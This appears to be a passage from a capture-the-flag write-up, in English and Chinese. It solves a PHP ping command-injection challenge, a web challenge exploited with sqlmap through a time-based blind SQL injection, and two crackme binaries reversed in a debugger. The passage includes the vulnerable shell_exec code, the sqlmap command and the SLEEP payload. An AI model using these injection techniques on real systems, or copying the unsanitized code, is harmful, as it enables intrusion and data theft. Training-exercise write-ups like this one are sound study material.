<span style="color: #0000BB">&lt;?php<br /></span><span style="color: #007700">if( isset( </span><span style="color: #0000BB">$_REQUEST</span><span style="color: #007700">
[</span><span style="color: #DD0000">'ip'</span><span style="color: #007700">]) ) {<br />    </span><span style="color: #0000BB">$target </span><span
style="color: #007700">= </span><span style="color: #0000BB">$_REQUEST</span><span style="color: #007700">[ </span><span style="color: #DD0000">'ip' </span><span
style="color: #007700">];<br />    </span><span style="color: #0000BB">$cmd </span><span style="color: #007700">= </span><span style="color:
#0000BB">shell_exec</span><span style="color: #007700">( </span><span style="color: #DD0000">'ping  -c 4 ' </span><span style="color: #007700">. 
</span><span style="color: #0000BB">$target </span><span style="color: #007700">);<br />    echo  </span><span style="color: #DD0000">"&lt;pre&gt;
</span><span style="color: #007700">{</span><span style="color: #0000BB">$cmd</span><span style="color: #007700">}</span><span style="color: #DD0000">&lt;/pre&gt;"</span><span
style="color: #007700">;<br />}<br /></span><span style="color: #0000BB">show_source</span><span style="color: #007700">(</span><span style="color: #0000BB">__FILE__</span><span
style="color: #007700">);<br /><br /></span><span style="color: #0000BB">?&gt;<br /></span>
</span>
</code>
```

And cat the flag.php directly.


```
<pre>PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.050 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.047 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.030 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.029 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 0.029/0.039/0.050/0.009 ms
<?php
$flag='flag{19b55155-f84c-47ef-aeaa-038116de31e5}';
</pre><code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br /></span><span style="color: #007700">if( isset( </span><span style="color: #0000BB">$_REQUEST</span><span style="color: #007700">
[</span><span style="color: #DD0000">'ip'</span><span style="color: #007700">]) ) {<br />    </span><span style="color: #0000BB">$target </span><span
style="color: #007700">= </span><span style="color: #0000BB">$_REQUEST</span><span style="color: #007700">[ </span><span style="color: #DD0000">'ip' </span><span
style="color: #007700">];<br />    </span><span style="color: #0000BB">$cmd </span><span style="color: #007700">= </span><span style="color:
#0000BB">shell_exec</span><span style="color: #007700">( </span><span style="color: #DD0000">'ping  -c 4 ' </span><span style="color: #007700">. 
</span><span style="color: #0000BB">$target </span><span style="color: #007700">);<br />    echo  </span><span style="color: #DD0000">"&lt;pre&gt;
</span><span style="color: #007700">{</span><span style="color: #0000BB">$cmd</span><span style="color: #007700">}</span><span style="color: #DD0000">&lt;/pre&gt;"</span><span
style="color: #007700">;<br />}<br /></span><span style="color: #0000BB">show_source</span><span style="color: #007700">(</span><span style="color: #0000BB">__FILE__</span><span
style="color: #007700">);<br /><br /></span><span style="color: #0000BB">?&gt;<br /></span>
</span>
</code>
```

Question Name: Carefully found

Type: Web

Point: 200

After using tools to scan the directory of the website. I have found there are another page call register.php



And after analysis, I have found register_do.php has injection point. So it is available to use sqlmap to brute force the password of admin

python sqlmap.py -r web200.bin --risk 2 --level 2 --sql-query="select password from user where username='admin'" -D flag

After execute this script. I have get the password.

```
sqlmap identified the following injection point(s) with a total of 607 HTTP(s) requests:
---
Parameter: username (POST)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=admin' AND (SELECT * FROM (SELECT(SLEEP(5)))taGO) AND 'lrBn'='lrBn&password=admin
---
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0.12
select password from user where username='admin' [4]:
[*] password_is_密码
```

Use this information to login, I have got the flag.


flag{f3dc16b9-5f6f-45fb-a054-d179628ef5bb}

Question Name: CrackMe2

Type: Reverse

Point: 200

1. 打開 x64dbg 並載入程序 ,單步後會發現重要地址.




2. 發現 這個 CMP 是比較 input 加密後是否為 0x88BD388683

```
000000013F8D1111   48 B8 83 86 38 BD 88   movabs rax,88BD388683
000000013F8D111B   88 4D 24               mov byte ptr ss:[rbp+24],cl
000000013F8D111E   48 39 45 20            cmp qword ptr ss:[rbp+20],rax
```

3. 輸入測試數:50000000 作測試,並記下在 Loop 中的變化

```
000000013F8D10E0   41 0F B6 C0            movzx eax,r8b                          5
Breakpoint Enabled 44 02 44 15 30         add r8b,byte ptr ss:[rbp+rdx+30]
000000013F8D10E4   FF C3                  inc ebx                                ++
000000013F8D10EB   0F B6 4C 04 20         movzx ecx,byte ptr ss:[rsp+rax+20]
000000013F8D10F0   48 63 C3               movsxd rax,ebx                         rax = noop count
000000013F8D10F3   48 8D 52 01            lea rdx,qword ptr ds:[rdx+1]           noop count +1
000000013F8D10F7   88 4C 15 1F            mov byte ptr ss:[rbp+rdx+1F],cl
000000013F8D10FB   48 83 F8 04            cmp rax,4
000000013F8D10FF   72 DF                  jb crackme.13F8D10E0
```

4. 發現第一次 loop 固定為 83 及取某個 char* 的值



Loop 4 次後會執行

```
000000013F8D10FF   72 DF                  jb crackme.13F8D10E0
000000013F8D1101   41 0F B6 C0            movzx eax,r8b
000000013F8D1105   48 8D 15 A4 73 01 00   lea rdx,qword ptr ds:[13F8E84B0]      13F8E84B0:L"Congratulations, decryption success!\r\n"
000000013F8D110C   0F B6 4C 04 20         movzx ecx,byte ptr ss:[rsp+rax+20]
000000013F8D1111   48 B8 83 86 38 BD 88   movabs rax,88BD388683
000000013F8D111B   88 4D 24               mov byte ptr ss:[rbp+24],cl
000000013F8D111E   48 39 45 20            cmp qword ptr ss:[rbp+20],rax
```

5. 記下 Loop 中的變化

```
if input = 50000000 (2FAF080), calculated = DCE1ACCF83
--> 80           ...5  char*[5]  = 83     R1
--> 80+5        ...85  char*[85] = CF     R2
--> (85+F0)%100 ...75  char*[75] = AC     R3
--> (75+FA)%100 ...6F  char*[6F] = E1     R4
--> (6F+2)%100  ...71  char*[71] = DC
```

6. 根據圖 5 的規律 使用 0x88BD388683 逆向出原來的字符串


```
if input = xxxxxxxx , calculated = 8BD388683
--> 2F           ...5   char*[5]  = 83    R1
--> 2F+5         ...34  char*[34] = 86    R2
--> 34+4         ...38  char*[38] = 38    R3
--> 38+33        ...6B  char*[6B] = BD    R4
--> 6B+1         ...6C  char*[6C] = 88
```

得出 input = 20120623

Question Name: CrackMe3

Type: Reverse
Point: 350

1. 拖進 PEID 查看程序信息 ,使用插件 “KRYPTO ANALyzer” 可以發現存左加密信息 .



2. 拖進 od 分析 ， F8 單步 直到 "01333590" 這個 CALL

```
吾爱破解 - CrackMe.exe - [LCG - 主线程, 模块 - CrackMe]
文件(F) 查看(V) 调试(D) 插件(P) 选项(T) 窗口(W) 帮助(H) [+] 快捷菜单 Tools BreakPo
暂停
01333590  $  55            push ebp
01333591  .  8BEC          mov ebp,esp
01333593  .  83EC 3C       sub esp,0x3C
01333596  .  A1 14903701   mov eax,dword ptr ds:[0x1379014]
0133359B  .  33C5          xor eax,ebp
0133359D  .  8945 FC       mov dword ptr ss:[ebp-0x4],eax
013335A0  .  56            push esi
013335A1  .  57            push edi
013335A2  .  894D F0       mov dword ptr ss:[ebp-0x10],ecx
013335A5  .  8B45 F0       mov eax,dword ptr ss:[ebp-0x10]
013335A8  .  0FB608        movzx ecx,byte ptr ds:[eax]
013335AB  .  85C9          test ecx,ecx
013335AD  .v 0F85 C201000  jnz CrackMe.01333775
013335B3  .  6A 08         push 0x8
013335B5  .  8B55 F0       mov edx,dword ptr ss:[ebp-0x10]
013335B8  .  83C2 44       add edx,0x44
013335BB  .  8D4D F4       lea ecx,dword ptr ss:[ebp-0xC]
013335BE  .  E8 BDF7FFFF   call CrackMe.01332D80
013335C3  .  83C4 04       add esp,0x4
013335C6  .  BA 04000000   mov edx,0x4
013335CB  .  6BC2 00       imul eax,edx,0x0
013335CE  .  8B4D F0       mov ecx,dword ptr ss:[ebp-0x10]
013335D1  .  8B4401 44     mov eax,dword ptr ds:[ecx+eax+0x44]
013335D5  .  C1E8 03       shr eax,0x3
013335D8  .  33D2          xor edx,edx
```

3.向下會發現幾比較指令

```
01333665  .  BA 04000000   mov edx,0x4
0133366A  .  6BD2 03       imul edx,edx,0x3
0133366D  .  8B75 F0       mov esi,dword ptr ss:[ebp-0x10]
01333670  .  33FF          xor edi,edi
01333672  .  034416 4C     add eax,dword ptr ds:[esi+edx+0x4C]
01333676  .  13CF          adc ecx,edi
01333678  .  8945 E0       mov dword ptr ss:[ebp-0x20],eax
0133367B  .  894D E4       mov dword ptr ss:[ebp-0x1C],ecx
0133367E  .  817D E0 8C0F  cmp dword ptr ss:[ebp-0x20],0xA9D80F8C
01333685  .v 0F85 BF00000  jnz CrackMe.0133374A
0133368B  .  837D E4 01    cmp dword ptr ss:[ebp-0x1C],0x1
0133368F  .v 0F85 B500000  jnz CrackMe.0133374A
01333695  .  B8 04000000   mov eax,0x4
0133369A  .  6BC8 00       imul ecx,eax,0x0
0133369D  .  8B55 F0       mov edx,dword ptr ss:[ebp-0x10]
013336A0  .  BE 04000000   mov esi,0x4
013336A5  .  D1E6          shl esi,1
013336A7  .  8B7D F0       mov edi,dword ptr ss:[ebp-0x10]
013336AA  .  8B440A 4C     mov eax,dword ptr ds:[edx+ecx+0x4C]
013336AE  .  F76437 4C     mul dword ptr ds:[edi+esi+0x4C]
013336B2  .  8945 C8       mov dword ptr ss:[ebp-0x38],eax
013336B5  .  8955 CC       mov dword ptr ss:[ebp-0x34],edx
013336B8  .  817D C8 0CB1  cmp dword ptr ss:[ebp-0x38],0xC314B10C
013336BF  .v 0F85 8500000  jnz CrackMe.0133374A
013336C5  .  817D CC 2FB1  cmp dword ptr ss:[ebp-0x34],0x131DB12F
013336CC  .v 75 7C         jnz short CrackMe.0133374A
013336CE  .  B8 04000000   mov eax,0x4
013336D3  .  6BC8 00       imul ecx,eax,0x0
013336D6  .  8B55 F0       mov edx,dword ptr ss:[ebp-0x10]
013336D9  .  8B440A 4C     mov eax,dword ptr ds:[edx+ecx+0x4C]
013336DD  .  33C9          xor ecx,ecx
堆栈 ss:[0030FBE4]=A9D80F8C
```

根據經驗,馬上聯想跟圖 1 的 MD5 有相連.
在慢長分析後,最後發現存在 4 個有用值

a = 1294902884 (0x4D2EA664)

b = 3574571958 (0xD50FA3B6)

c = 1063749179 (0x3F67863B)

d = 2506155419 (0x9560E59B)

試過把 4 個值連起來,再左網上用 md5 解密試試

a = 64a62e4d (在最後方 2 個 2 個位拿)

b = b6a30fd5


c = 3b86673f

d = 9be56095

a+b+c+d = 64a62e4db6a30fd53b86673f9be56095

網上用 md5 解密:成功

我們試試重新運行程式並輸入"ichunqiu" . 這個 JE 沒跳了.



如果不是"ichunqiu" 這個 JE 則會跳.

```
C:\Users\Tommy\Desktop\CrackMe.e
请输入答案:
ASASSA

001E4AC0  >  8A840C E8000  mov al,byte ptr ss:[esp+ecx+0xE8]
001E4AC7  .  3A81 30A6220  cmp al,byte ptr ds:[ecx+0x22A630]
001E4ACD  .  0F84 6803000  jc CrackMe.001E4E3B                 here
001E4AD3  .  41            inc ecx
001E4AD4  .  83F9 03       cmp ecx,0x3
001E4AD7  .^ 7C E7         jl short CrackMe.001E4AC0
001E4AD9  .  E8 62FCFFFF   call CrackMe.001E4740
001E4ADE  .  6A 64         push 0x64
001E4AE0  .  8D8424 28010  lea eax,dword ptr ss:[esp+0x128]
跳转已实现
001E4E3B=CrackMe.001E4E3B
```

不斷分析,發現未知字符

```
寄存器 (FPU)
EAX 0023F93C ASCII "FROMYWWAY"
ECX 00000000
EDX 000000BD
EBX 7EFDE000
ESP 0023F634
EBP 0023FA14
ESI 0100B9C0 ASCII "■R"
EDI 00FC56B0 CrackMe.00FC56B0

EIP 00FC4802 CrackMe.00FC4802
```

根據經驗,極有可能是加密的 key.

再分析後, 發現 ichunqiu 後要有 16 位字.

```
00B74847  .  2BCA        sub ecx,edx
00B74849  .  83F9 10     cmp ecx,0x10
00B7484C     74 3C       je short CrackMe.00B7488A
```

並發現 他是使用了類似 凱撒密碼 的加密 但有 key 的

google 了一下 發現可能是維吉尼亞密碼.

OD 一直單步, 發現維吉尼亞密碼加密後的字符, 經分析後得出

d7ee3a416a3f0ff3048d4fab65543a03

經過十幾小時分析 才知道用了對

d7ee3a416a3f0ff3048d4fab65543a03 又再加密了 (...

在分析後只知道使用了


ichunqiu 的 hex : 696368756e716975

及

ichunqiu 的 md5 : 64a62e4db6a30fd53b86673f9be56095

然後，沒知識的我就不斷 google 要使用 2 個密碼的加密方法(好孩子不要學= =

試了很多後 最終發現是 AES 加密 (死了 omg



再把這個用維吉尼亞和 FROMYWWAY 作為密匙解密
得出最終 flag。